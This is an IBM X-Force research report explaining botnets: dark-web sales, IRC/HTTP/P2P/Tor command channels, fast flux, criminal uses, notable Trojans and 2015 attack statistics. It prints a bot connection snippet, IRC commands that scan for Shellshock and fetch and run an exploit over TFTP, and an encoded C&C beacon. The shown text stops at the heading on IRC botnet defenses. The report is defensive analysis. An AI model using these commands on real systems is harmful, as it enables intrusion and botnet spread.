IBM Security

The inside story on botnets

How threat actors exploit networks of infected computers to commit cybercrime

IBM X-Force® Research
Managed Security Services Report

IBM

Click here to start ▶

Contents

Executive overview

Botnets have plagued us for almost two decades now. Named by combining the words "robot" and "network," a botnet is a network of computers infected with malicious software and remotely commanded and controlled by cybercriminals we call botmasters.[1] Once infected, a computer joins a network of other infected computers awaiting orders from the threat actor in control—a kind of bot army always ready for the next nefarious mission the cybercriminal commander decides to launch. Botnets are very hard to detect, often evading anti-virus and other security tools altogether because the malware by which they're facilitated grabs hold of the infected PC on a level deeper than the user and other applications.

Cybercriminals cause harm with botnets in many ways, such as using the Waledac botnet to conduct a "pump and dump" stock spam campaign[2] or launching denial of service attacks like those that targeted Belgian government websites in February 2016[3]. Botnets can be employed to track victims' connections, steal their credentials and personal information, and even initiate fraudulent online banking transactions on their behalf. The infamous GameOver Zeus botnet (GOZ), for instance, was primarily used to steal victims' banking login credentials and automate their use in fraudulent transactions, resulting in losses reported by the FBI as more than USD 100 million.[4]

Botnet operators can gain full remote control capabilities on infected machines, giving them the same access to the PC as the legitimate user. This lets them take much more than money; they can steal and exfiltrate confidential documents, source code, trade secrets or other intellectual capital invaluable to the company from which it's stolen.

A bot army with access to large numbers of infected machines can yield huge amounts of money every day it's active, so its cybercriminal owners want to keep it as resilient as possible. They do so by deploying extensive operational security to bar intruders and keep their main command and control (C&C) servers out of sight.

Contents

The resilience of botnets continues to surprise security analysts and law enforcement. In December 2015, IBM X-Force malware researchers found a new variant of the Ramnit banking Trojan and botnet that had managed to revive less than a year after having been targeted and taken down by law enforcement.[5] That was a significant case. Spam botnets have resurfaced after being taken down, but Ramnit is the first banking Trojan botnet we've seen come back to life.

Besides new and reappearing botnets, a fresh angle to this threat is the "thingbot," meaning botnets composed of infected Internet of Things (IoT) devices[6] including closed-circuit television (CCTV) cameras[7], refrigerators and televisions[8].

The wide availability of botnet-building malware for sale on the Dark Web makes botnets an appealing tool for cybercriminal attackers. This report takes a look at botnets in detail and at one particular botnet for sale in an underground marketplace. We also highlight the most commonly used botnet protocols, list the malicious uses of botnets, describe the botnet trends we have observed through analysis of our IBM Managed Security Services (IBM MSS) data, and present a detailed and comprehensive list of botnet defenses.

About this report

This IBM® X-Force® Research report was created by the IBM Managed Security Services Threat Research group, a team of experienced and skilled security analysts working diligently to keep IBM clients informed and prepared for the latest cybersecurity threats. This research team analyzes security data from many internal and external sources, including event data, activity and trends sourced from thousands of endpoints managed and monitored by IBM.

Contents

Botnets on the Dark Web marketplaces

The sort of malware that amasses infected machines into live botnets is readily available for sale on the Dark Web along with exploit kits that help infect as many users as possible, creating an army of bots to perpetrate cybercrime (see Figure 1).

Figure 1. A sample of what is available on the Dark Web for purchase through a search-able index that works just like a legitimate online marketplace such as eBay. Source: IBM X-Force Research

Clicking on the "Software & Malware" category presents a potential buyer with a plethora of malware options. One of the botnet advertisements that presented itself when we conducted our research was by a vendor called "Zeus0verTor" (see Figure 2). Offering a version of the Zeus Trojan, it touted "extreme resilience" based on the malware's ability to communicate with the C&C servers over the Tor network. This means that data transmission between the infected machines and the C&C server would be well hidden and anonymized, making it much harder to find or intercept.

The advertisement was running on one of the largest, best-known Dark Web markets where many illicit products and services can be purchased. Such marketplaces are organized very much like their counterparts in the legitimate online world, with the same network-based consumer-to-consumer and business-to-consumer sales and services.

Contents

Figure 2. Advertisement for Zeus0verTor botnet on a Dark Web marketplace. Source: IBM X-Force Research.

What follows is an excerpt from the actual product description of this item:

> *Why Z0t?*
>
> *EXTREME RESILIENCE*
>
> *Zeus Over Tor cannot be shut down by Spamhaus or Zeus-Tracker or any methods currently employed by organizations hell bent on removing the zeus threat. It can't be shut down because you cannot find the ip address of the hosting from the hidden service address and so thus cannot report to the hosting company that you are indeed hosting malware. Furthermore Zeus Over Tor does not require you to register a domain, you have a hidden service address and as such you can easily move your botnet within one hour and your hidden service domain cannot be shut down because with hidden service there is no domain registration. The domain is generated dynamically when you create your hidden service. This feature alone makes Zeus Over Tor the most resilient and easy to maintain financial malware currently available on the market, bar none. [sic]*

Contents

That description highlights the many features of this particular botnet: hidden service with no domain registration required, ability to conduct money transfers, and removal of anti-virus software from the victim's system, to name a few. The ad reflects the competitive nature of the underground marketplace and shows how vendors strive to showcase their wares in the best possible light.

Popular botnet protocols

Botnet C&C servers primarily use four mechanisms for ongoing operation and communications with the infected bots: IRC, HTTP, P2P and Tor. Historically, Internet Relay Chat (IRC) has been the most popular method because of its built-in ability to control a channel, the admissible members and their actions. HTTP, Tor and peer-to-peer (P2P)-based botnets have been getting more extensive use in the past couple of years, mostly because they can be better secured than IRC channels, with proper encryption and more speed. HTTP communications also allow cybercriminals to establish an endless set of communications domains for the botnets, based on domain generation algorithms, thereby keeping outsiders in the dark about where the communications are originating at any given time.

P2P-based botnets are the most resilient in that sense because their communications take place within the botnet itself, between individual computers or peers acting as nodes, thus adding layers of obfuscation to better hide the C&C server. This type of communication method allows botnets to continue operating despite law enforcement attempts to take them down.

Following is a description of each botnet protocol and information that can be used to support your defensive capabilities.

Botnets typically use one of four communications protocols: IRC, HTTP, P2P or Tor.

Contents

Internet Relay Chat (IRC)

IRC chat rooms, or channels, have been a primary control mechanism used by botmasters since we first saw botnets in the wild around the turn of the century.[9] To direct botnet communication via IRC, a covert channel is typically first created, sometimes on popular mainstream IRC servers like Undernet, EFnet and DALnet or on a private server compromised by the attacker. Usually these channels are set up as "invite only," effectively preventing entry by unintended users and white-hat security analysts. Often the channel operator (ChanOp) requires a password, further enhancing security for the botnet.

In virtually all cases, the "invitees" are compromised PCs executing a script that connects them to the channel "under the covers," without the machine owner or end user having any idea what's happening. When the infected PC joins the channel it will automatically be assigned a randomized username (or "bot ID") generated by the malicious scripts pre-established by the botmaster. The victim's computer is now a bot or "zombie," taking its orders from the ChanOp and executing them like any good robot.

Example of a channel connection code:

```
$server='xxx.xx.xxx.xx unless $server;
Connect to a predefined IRC server
my $port='9595'; - Connect on port 9595.
IRC standard ports are 6665- 6669
my @nickname = ("Tempek".int(rand(1000)));
- Assign a random nickname beginning with
"Tempek"
```

Now that the zombie is connected, it can be instructed to perform myriad functions.

Typically, a zombie's first instructions are to call home to the C&C server, confirm it is active, and then perform targeted port scans to find more hosts to infect and swell the ranks of the zombie army. That's not always the case, however. The botmaster may decide that a new zombie's first task, as soon as it authenticates to the IRC channel, will be to begin a spam campaign or participate in a distributed denial of service (DDoS) attack against predefined targets. These days, IRC channels are favored for DDoS botnet operations and less popular for more complex activity, for example banking Trojans.

Contents

Other types of commands and instructions can be sent to IRC bots. Following are a few examples of IRC botnet activities:

Port Scanning:

```
.advscan shellshock 2000 10 0 -r –s
```

In this case the ChanOp or botmaster sends a private message to the bot instructing it to launch 2,000 concurrent threads with a delay of 10 seconds for an unlimited time. These scans should execute at random intervals (-r switch) and be silent (-s switch) with the intent of avoiding background noise that could be detected.

The following is an example of what the spreading mechanism could look like:

Get the exploit:

```
PRIVMSG #botchan botname:[TFTP]: File
transfer started to IP: XXX.XXX.XX.XXX C:\
WINDOWS\System32\shsh.exe).
```

At this point the ChanOp or botmaster sends a private message to the bot instructing it to download the Shellshock exploit (shsh.exe), which will be used in the next example. The message is confirmed by the bot actually downloading the exploit over Trivial File Transfer Protocol (TFTP).

Execute the exploit on a predetermined victim:

```
PRIVMSG #botchan botname:[Shellshock]:
Exploit IP: XXX.XX.XX.XXX
```

In this case the ChanOp or botmaster sends a private message to the bot instructing it to execute the Shellshock vulnerability (CVE-2014-6271) on an IP that was previously found to be exploitable. Figure 3 depicts both of these steps occurring within the IRC channel.

Once the exploit has been executed, the bot will set up a covert back channel to the compromised host and upload and execute a malicious script that will cause the host to become a zombie and join the bot channel. This sequence will be executed over and over until the botnet has tens or hundreds of thousands of zombies in its army.

Contents



Figure 3. Depiction of both the TFTP file transfer and the exploit being executed on the victim's machine. Source: IBM X-Force Research

HTTP-based botnet communications

Among the other popular communication protocols botnets use to execute their missions, Hypertext Transfer Protocol (HTTP) is a very popular alternative to IRC. Although the protocol used is different in this case, the outcome is the same as IRC botnets. HTTP-based botnets attempt to blend in with normal web traffic in order to hide among the millions of HTTP transactions that a user or an enterprise network would normally see. Many of these HTTP-based botnets communicate by using domain names explicitly created for their use. The botnet owners may also use "fast flux" domain name system (DNS) techniques to mask the delivery of malware to their victims, a technique we'll cover in a later section of this paper. Using compromised machines to stream web traffic for the botnet is a popular option for botnet operators, but most HTTP botnet owners prefer to take advantage of commercial hosting companies' free services for better bandwidth and speed.

In this communication scheme, infected machines connect to HTTP-based C&C servers by simply issuing a GET request over their network connection to the botnet's C&C server. Those requests can be in plain text or encoded or encrypted to ensure that outsiders and security researchers don't recognize their content or the IP address they call home.

Example of a GET request:

```
GET /cgi-bin/get.cgi?data=
dmVyPTImdWlkPTg5MjM2NTI1ODgmY29ubj0mb3M9
V2luNyZzb2Nrcz0yODk4JmlwPXh4eC54eC54eC54
eHg=
```

In the case above, an infected machine issued a GET request encoded in Base64 in an effort to evade detection. The decoded Base64 request appears below, allowing you to see this information in clear text:

```
ver=2&uid=8923652588&conn=
&os=Win7&socks=2898&ip=xxx.xx.xx.xxx
```

As you can see, the decoded Base64 request reveals that the machine is connecting to the C&C host and identifying itself, sending details about its operating system type, user ID number and IP address. Notice that the host is also reporting information over a SOCKS (Socket Secure) proxy. That way, instead of the C&C host reaching out to the bot and opening a suspicious connection that might be blocked by security tools, malware can make the infected machine connect to the C&C.

In many cases, infected machines that use a SOCKS connection are already sending out spam blasts or perpetrating DoS attacks, since those endpoints are more than likely also being leased out to malicious botnet operators. By paying a monthly fee to the original botnet's owner or having the owner confirm a pay-per-install malware implantation, any number of nefarious users can access the same botnet for a variety of related activities. Botnet-based services are a common offering on many Dark Web marketplaces, but plenty of mainstream sites on the legitimate web also sell such gray-area services, often touting the ability to check the status of their individual proxy base every five minutes. Maliciously inclined bot operators find that feature attractive.

Contents

Peer-to-peer (P2P) botnet communications

The essential inner workings of botnet communications don't differ much between IRC- and HTTP-based botnets. All the bots connect to a server through a specific domain, and taking control of the correct domain at the right time is all that's needed to hijack all the bots or take down the entire botnet. This type of termination process is widely used by law enforcement to eliminate very large spam and malware botnets.

Things get more difficult when a highly seasoned bot operator runs multiple communication domains (all pointing to the same C&C server) for redundancy. In that case, the takedown of a single domain does no damage, since the bots will just connect to the next available domain that the botnet is instructed to call home. When law enforcement can't immediately take a botnet down, they will take it over by pointing seized bot domain names to agency-owned servers. That type of takeover immediately cuts the bots' ties with the criminals' C&C server so that they cease sending compromised information to the attackers. These legitimate servers are called "sinkholes."[10] Hunting down malware domain names is a difficult business; bot operators hide them, encrypt the communication, add DGA (Domain Generation Algorithms) schemes, and use very dynamic workarounds that let them keep using hundreds of domain names at a time in order to evade hijacking by other criminals, police takeover, or an actual shutdown.[11]

To make things much harder for outsiders and law enforcement, botmasters have taken operational security to a new level by setting up P2P-based botnet communications. Using a decentralized network that relies on its own nodes, P2P can allow the bots to connect and communicate with each other to receive updates from the C&C server, move stolen data around, proxy Internet traffic for attacks, and better hide the botmaster's C&C server.

Communications are secure within the P2P botnet environment, with foreign machines prevented from infiltrating the group. To bar outsiders, the botmaster enforces the use of asymmetric encryption requiring both a public and a private key. All the bots have the public key embedded within them. When sending the bots a command, the botmaster will first encrypt it with his own private key. The bots receiving this key will then use their own public key to decrypt the commands and execute them.

Contents

Bots that can accept incoming connections will act as individual servers and are often referred to as "peers." Bots that can't accept incoming connections because they're behind a firewall, network address translation (NAT) device or proxy are called "workers" and will connect to the peers in order to receive commands. Even though the peers are technically servers, they're used in a way that prevents them from being taken down by law enforcement. Every peer manages a list of IP addresses of other peers and makes it available to "its" workers. The workers store the list, and if their current peer is taken down they simply connect to the next one on the list. P2P botnets will be successful only if they produce enough peers to make taking them all down too difficult.

A bot can't join the P2P botnet if it doesn't have the IP address of at least one peer. Bootstrapping, a self-starting process that proceeds without external input, is used to assist the bot with connection instructions. The malware is hardcoded in advance with a list of bootstrap servers to which it must connect when it's first run on an infected device. The bootstrap server will maintain a large list of peer IP addresses and will push a small subset of these addresses to new bots, which allows it to be introduced to the botnet P2P network.

Bootstrap servers can be taken offline, but that doesn't degrade the size of a P2P botnet. It only prevents new bots from joining.

Tor-based botnet communications

Tor, an acronym of "the onion router," was initially a worldwide network of servers developed by the U.S. Navy that allowed people to browse the Internet anonymously. Today it's a nonprofit organization specializing in the development of Internet privacy tools. While that may sound like a positive note, it is completely overshadowed by the fact that the majority of Tor is used for malicious purposes.

P2P botnets are difficult for law enforcement to disrupt because all communications take place solely within the network of bots.

Contents

The Tor network hides user identity by constantly moving network traffic between different Tor servers or nodes using encryption layers on each hop, so that the connection or online activity can't be tracked back to its originator. Sniffing a Tor connection would show traffic coming from random Tor nodes instead of the true originator's personal computer.

The Tor Hidden Service Protocol for using the Internet anonymously permits users to set up a service where their only access to the World Wide Web will be from the Tor network, using the pseudo domain extension ending .onion. This extension is unrouteable on normal HTTP networks. The design of this protocol was solely intended to hide the client IP address to prevent identification.

The anonymity this technique can provide has made the protocol very popular with botnet operators in the past few years. The notable Skynet botnet, for example, was found to be operating an IRC C&C server masked via a Tor hidden service.[12] Using IRC over Tor is not a typical setup, though, because Tor by itself is much more effective at preventing a takedown of a botnet.

Another anonymous service used as a botnet mechanism, and getting wide attention lately, is Tor's almost virtual twin, I2P (Invisible Internet Project). A peer-to-peer network that allows applications to send messages to each other anonymously and securely, I2P uses include anonymous web surfing, chatting, blogging and file transfers.

I2P is designed to be relatively resilient against blocking, and unlike Tor, it has no central directory of nodes. It's not designed to hide on a computer running it, so at some point we can expect development of intrusion detection signatures to identify the I2P application if it's run on a malware-infected machine —the only caveat being that just like its sister Tor, I2P can be wrapped in a custom client and avoid detection.

Contents

How botnets play hide and seek: Fast flux techniques

A botnet can only enjoy a long life if it's very good at hiding itself from law enforcement takedown and hijacking by other criminals. Many IT security administrations use publicly available blacklists of known botnet IPs and domain names as a network perimeter defense, but this practice is getting harder because many compromised domains are run on dynamic IP addresses acquired via low-cost web hosting companies. IP reputation filtering is useful for blocking malicious traffic, but it's not foolproof. Domain names can morph and be reassigned very rapidly, making static blacklists almost obsolete within hours.

One way to turn communication domain names into virtual ghosts is fast flux, a DNS technique used by botnets to hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies. The term can also refer to the combination of peer-to-peer networking, distributed command and control, web-based load balancing and proxy redirection used to make malware networks more resistant to discovery and countermeasures. The Storm Worm (2007) is one of the first malware variants to use the technique, and the Avalanche double fast flux infrastructure is one of the best known examples of this type of malicious communications hub.

The fast flux hosting technique first appeared in November 2006 and began receiving wider attention in mid-2007.[13] The idea behind it is to have numerous IP addresses associated with a single fully qualified domain name swapped in and out with extremely high frequency through changing DNS records.[14] Fast flux is therefore widely used in phishing and in attacks on social networking services.

When Conficker-A, a computer worm targeting the Microsoft Windows operating system, was first discovered, each infected bot linked with that botnet generated 250 domain names every three hours. In an attempt to make it difficult for security vendors to pre-register domain names so they could then divert or take down the precise domain with which the botnet communicated, a newer variant, Conficker-C, was launched. Conficker-C increased the number of randomly generated domain names per bot to 50,000, making it extremely difficult to ever predict the communication domain name and take it down in time.[15]

Contents

Malicious uses of botnets

What attracts attackers to botnets? It's their versatility. Spamming, malware, DDoS attacks: botnets have so many uses. Then too, an attacker gets to commit all these crimes with someone else's resources—including the victim's processing power, bandwidth and electricity.

Spamming

Many bots are infected with malware that offers the ability to open a SOCKS proxy on the endpoint. With the SOCKS proxy enabled, the victim host can be used to send spam, and when a botnet has thousands of bots in its army with spamming software installed on those endpoints, huge amounts of bulk spam can be sent out. Many botnets also contain a function that allows for harvesting of email addresses from the victim's address books. Today, most of the spam arriving in your email was more than likely sent from a compromised host operating as a bot. Most phishing emails are also sent from bots.

These spam botnets are a major factor in spreading malware spam. They can allow their masters to target bots in specific countries or users in specific categories.

Keylogging and identity theft

Most Internet-connected hosts use encrypted communications, so trying to sniff packets without a decryption key is almost pointless. Keylogging malware is one of the most popular personal information harvesters sold on the Dark Web in the form of botnet-generating wares.

Among these botnets' many targets, PayPal accounts are prime. Literally thousands of purveyors are creating and selling keylogging systems designed to steal PayPal credentials. PayPal isn't alone, of course. There are all sorts of low-end botnet systems designed specifically to steal healthcare information, online account credentials and credit card information. They go after anything users key in when authenticating an online session, and therefore they end up amassing huge amounts of compromised account credential sets for a plethora of online services. All that data usually ends up in underground and Dark Web markets, where it's parsed per brand and sold to criminals who in turn access compromised accounts to facilitate various fraud scenarios.

Contents

Malware distribution

Botnets are very successful at spreading additional malware. Most utilize backdoor capabilities and methods to download and execute files over HTTP, FTP (File Transfer Protocol) and TFTP, allowing a malicious actor to spread a computer worm, for example, simply by finding a single vulnerable host. A botnet with thousands of zombies can infect many hosts at once and spread a worm very quickly to a large number of endpoints.

Distributed denial of service attacks

DDoS attacks are one of the most popular uses for botnets. Politically motivated hacktivist groups may try to take down government websites with a botnet. Cybercrime groups might want to vandalize a business network or hold a company hostage for ransom and monetary gain. Botnets already set up to perform DDoS attacks are available for sale. One notable example, the XOR DDoS botnet, first discovered in September 2014, has the capability of launching 150+ gigabit-per-second (Gbps) DDoS attacks from Linux systems infected by the XOR DDoS Trojan.[16] To put that in perspective, one of the fastest connections available to home users in the United States achieves 300 Mbps, roughly .002 percent of XOR's speed. Putting it another way, XOR is about 50,000 times faster.[17]

Brute force attacks

While the thought of botnet might not immediately come to mind on the topic of brute force, it is implied. It's an older style of attack, but brute force techniques and tools are still popular. Cybercriminals can scan a range of IP addresses to find a specific port, and then bombard the service—FTP, Telnet, RDP (Remote Desktop Protocol) or other—with rapid-fire authentication credentials from a list they've developed or bought in the underground. They hope a system administrator has used weak authentication credentials so they can gain privileged access to a critical server on a victim's network. Once logged in, they have essentially the same full-level access as a system administrator.

Contents

Point of sale (POS) devices are one of today's most popular targets. Once a POS device is compromised, the cybercriminal has complete monitoring control of every transaction on that system and is able to steal victims' credit card numbers and personal information. An especially notorious botnet that used brute force techniques was BrutPOS.[18] Once the BrutPOS malware infects a system, it initiates a connection to a C&C server from which it receives a list of usernames, passwords and IP addresses. This information is used to access Remote Desktop Protocol (RDP) servers and compromise POS systems. The BrutPOS malware attempts to connect to the default RDP port 3389. If successful, it then uses a list of credentials provided by the C&C to execute a brute force attack. If the RDP server becomes successfully breached, the credentials used to access it and its IP address are sent back to the attackers.

Warez, illegal downloads and cryptocurrency mining

Hackers can control thousands of computers via botnets solely to use their combined bandwidth and disk space, often to host software and multimedia files such as illegally obtained movies or music—or, to use a term coined in the underground, "warez." The popularity of this practice hinges on the fact that if the botnet's server is found by regulating authorities—the FBI, for instance—the owner of the compromised host will be set up to take the blame.

This type of use comes with a high cost to the owner of the compromised host because of the large amount of bandwidth that can be used in a short time frame. Botmasters have even been known to clean out space on an array of drives to make room for their warez, potentially causing loss of the victim's data, including key business records on the endpoints of infected enterprise users.

Because successful attacks can yield credit card numbers and personal information, point of sale (POS) devices are attractive targets.

Contents

Cryptocurrency crime belongs in the context of botnets abusing bandwidth and computing power. For example, botmasters will infect a large number of PCs with Bitcoin-mining malware and create a "farm" of harvesters to continually collect Bitcoin without the infected user ever knowing about it. Bitcoin mining requires immense system resources, so botmasters will direct their malware to work only in certain parts of the day, but even then, users can get suspicious about how slow their endpoint has become and end up re-imaging it. To evade detection and stay in business as long as possible, botmasters usually target networks that can consistently sustain periods of high bandwidth use. That way they might not stand out amid what appears to be normal traffic volume.

Manipulation of online polls

Because every bot within a botnet army has its own distinct IP address, it's very easy to leverage botnets to manipulate the online polls or surveys that have become so popular over the last few years. Because each bot can mimic a unique user, it will appear that every vote cast by an infected user came from a legitimate voter. This tactic is getting positive attention on the Dark Web, where it's now possible to buy poll tampering services.

Click-fraud botnets

As in poll manipulation, click-fraud and ad-fraud botnets are now heavily implicated in scams designed to trick advertisers into paying for clicks from viewers they never really had. This type of fraud affects many large brands, one of them Google Ads.[19]

Rather than using their own hardware and network bandwidth, cybercriminals use botnets for Bitcoin mining.

Contents

Notable botnets

Over the years there have been hundreds of types of botnet-generating malware, all coded with a different intent to cause a specific harm. In this section we'll look at some that have amassed the largest botnets or caused the most damage while also being the most persistent, making it extremely difficult for law enforcement to take them down.

The Zeus Trojan

Zeus, also known as Zbot, is a Trojan horse malware kit that operates on several versions of Microsoft Windows. Its primary mission is to steal financial information using keystroke logging and HTTP form-grabbing techniques. Zeus is the type of malware that can execute remote commands on the machines it infects, and one of its operators has also been known to fetch additional malware from its C&C servers and install a ransomware package called CryptoLocker. This botnet propagates the malware to new endpoints primarily via drive-by downloads and phishing tactics.

The Zeus Trojan itself is commercial malware still peddled today on underground and Dark Web boards. It was first identified in the wild in July 2007 after being found stealing information from the U.S. Department of Transportation.[20] Zeus botnets were also noted as the prime suspects after a series of FTP account compromises of numerous websites including NASA, American Broadcasting Co., Oracle, Cisco and Amazon.[21]

GameOver Zeus botnet (GOZ)

GameOver ZeuS botnet, or GOZ, is a P2P botnet developed by the original author of the Zeus Trojan, using components of the earlier versions of Zeus with the added and highly resilient P2P communication protocol. Unlike its predecessor, this botnet relies on an encrypted peer-to-peer system for communication between the worker nodes and the C&C servers, reducing the potential for law enforcement takedowns. GameOver Zeus has been used primarily to commit banking fraud, and was also responsible for a distribution of CryptoLocker ransomware to thousands of unsuspecting users' endpoints that reportedly grossed cybercriminals more than USD 30 million within 100 days.[22]

Contents

In 2014, the U.S. Department of Justice collaborated with other world agencies in an effort called Operation Tovar to break communication between the GameOver Zeus bots and their C&C servers.[23] The operation was very successful and the GOZ botnet hasn't reemerged. On 24 February, 2015, the FBI announced a reward of up to USD 3 million for information regarding Russian cybercriminal Evgeniy Bogachev's association with GameOver Zeus.[24]

The Dridex Trojan

Dridex, also known as BUGAT, is a P2P-based botnet that contains a large variety of keylogging and data theft functions. Since its emergence in mid-2014, it has infected thousands of computers around the world. The main objective of the organized crime gang that operates Dridex is to steal and use the banking credentials for consumer, business and corporate bank accounts.

Dridex has a two-phase infection mechanism. It typically spreads via spam email containing an attachment with a Microsoft Word vulnerability using poisoned macros, which in turn downloads and executes the Dridex loader. The loader fetches the actual payload from a remote server and then installs the botnet components on the victim's machine. Dridex contains many of the same features as its predecessor GameOver Zeus and is suspected of ties to the same author.[25]

The Dyre Trojan

Like the previously noted botnets, the Dyre banking Trojan employs essentially the same elements of infection via malware spam tactics. Although Dyre emerged around mid-2014, the U.S Computer Emergency Readiness Team (CERT) first noted a Dyre campaign in October 2014.[26] One of the more popular attack vectors Dyre employed was to target a vulnerable version of Adobe Reader with a weaponized PDF file. Once the exploitation succeeded, the victim machine would be instructed to download the Dyre banking malware. Before law enforcement in Russia took it down in November 2015, Dyre used varied infection tactics, but the main intent was to entice recipients to open email attachments that automated the infection of the user with the Dyre Trojan.

Contents

Dyre was owned by a very prominent organized cybercrime group that targeted the online banking account credentials of consumers and businesses of all sizes and sent the information it harvested to malicious actors. Dyre also has the ability to perform man-in-the-middle attacks using a browser injection technique. It can steal security certificates and take browser snaphots to learn how users transfer money out of their bank accounts, and it can automate illicit transactions out of infected users' accounts.

To instruct its bots on the desired attack type and targets, Dyre drops a configuration file targeting a predetermined list of banks over C&C channels onto the victims' machine. The malware monitors the infected user's online activity, lying in wait until they access one of those banks, and then it steals their banking credentials, manipulates them to divulge further information, and performs fraudulent transactions out of their accounts.

Dyre also uses STUN (Session Traversal Utilities for NAT), which allows it to discover the public IP of hosts in a network that does Network Address Translation (NAT). Criminals use this method to learn the exact geographical location of the malware-infected host.[27]

Distributed via a malware botnet, the Dyre Trojan monitors infected computers, captures banking credentials and performs fraudulent account transactions to steal money.

Contents

Most botnet activity stems from the United States

To gain timely, accurate insight on botnet activity worldwide, IBM Managed Security Services (IBM MSS) has developed a very robust botnet detection rule set within the IBM QRadar® Security Information and Event Manager (SIEM) environment. Through this technology, IBM has identified the following botnet trends in the wild.

The United States, as far as exit nodes go, is ahead of every other nation in hosting botnet activity as an attack source (see Figure 4), squarely in line with the fact there are more C&C servers within US boundaries than in any other country.[28, 29] Primarily that's because the US is one of the world's cheapest providers of web hosting products and also has many more data centers than most other countries.[30] Malware operators who choose to host their C&C servers with US-based companies for those reasons gain the added advantage of appearing local when they spread malware spam or launch attacks through the botnet.



Figure 4. Countries where botnet attacks originated in 2015. Source: IBM MSS data.

According to IBM MSS alert data, Canada appears as the most widely attacked country in 2015, followed closely by the US, Latvia and Lithuania (see Figure 5). According to IBM Trusteer®, a new variant of the Ramnit Trojan and botnet was responsible for an uptick in botnet-related traffic inbound to Canada that targeted the country's financial institutions.[31] The most interesting trend we see is that in 2015, both the US and China had a much lower volume of alerts than Canada.

Looking at the industries most attacked by botnets in 2015, we find that financial services was at the top by a wide margin, with energy and utilities in second place (see Figure 6). The financial services industry is one of the top targets for many attack types, but it's especially heavily targeted by botnet-related DDoS attacks.[32, 33]



Figure 5. Countries where botnet attack victims were located in 2015. Source: IBM MSS data.



Figure 6. Industries most attacked by botnets in 2015. Source: IBM MSS data.

Contents

Botnet defenses

What follows are general recommendations only. Every environment is different and each reader should assess these recommendations against their specific environment.

Defending against IRC botnets

